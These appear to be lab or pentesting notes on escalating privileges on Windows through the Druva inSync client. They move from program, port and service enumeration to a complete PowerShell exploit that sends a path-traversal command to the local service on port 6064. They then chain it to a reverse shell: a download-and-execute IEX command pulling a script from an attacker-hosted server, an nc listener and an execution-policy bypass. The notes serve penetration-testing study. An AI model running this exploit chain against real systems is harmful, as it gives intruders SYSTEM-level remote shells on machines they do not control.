Vulnerable Services
- even if well-patched and well-configured systems are used.
- we can pwn the system if we can install software or third-party apps/services are used by the org
Enumeration before exploitation
- Enumerating Installed Programs
wmic product get name- Output takes some time

Druva inSync 6.66.3application stands out
- About the third-party library
- PoC - https://www.exploit-db.com/exploits/49211
- Blog - https://www.matteomalvica.com/blog/2020/05/21/lpe-path-traversal/
- Enumerating Local Ports
netstat -ano | findstr 6064- get the pid for port 6064
- Enumerating Process ID
get-process -Id 3324- will say
inSyncCPHwnet64
- Enum running service
get-service | ? {$_.DisplayName -like 'Druva*'}- service is
RUNNING
Exploitation
- Druva inSync Windows Client Local Privilege
- Save the below file to target as
Druva.ps1$ErrorActionPreference = "Stop" $cmd = "net user pwnd /add" $s = New-Object System.Net.Sockets.Socket( [System.Net.Sockets.AddressFamily]::InterNetwork, [System.Net.Sockets.SocketType]::Stream, [System.Net.Sockets.ProtocolType]::Tcp ) $s.Connect("127.0.0.1", 6064) $header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]") $rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0") $command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd"); $length = [System.BitConverter]::GetBytes($command.Length); $s.Send($header) $s.Send($rpcType) $s.Send($length) $s.Send($command) - we can replace the $cmd line with what we want
- Download and rename to
shell.ps1on KALI- https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1 - Modify the above code

- Append the following line:
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 9443
- Modify the exploit's $cmd line - Target
$cmd = "powershell IEX(New-Object Net.Webclient).downloadString('http://10.10.14.6:8080/shell.ps1')"
- Start the python server
python3 -m http.server 8080
- Catching a SYSTEM Shell
nc -nvlp 9443- might have to modify the PS execution policy on target:
Set-ExecutionPolicy Bypass -Scope Process- Run
.\Druva.ps1and we should have a shell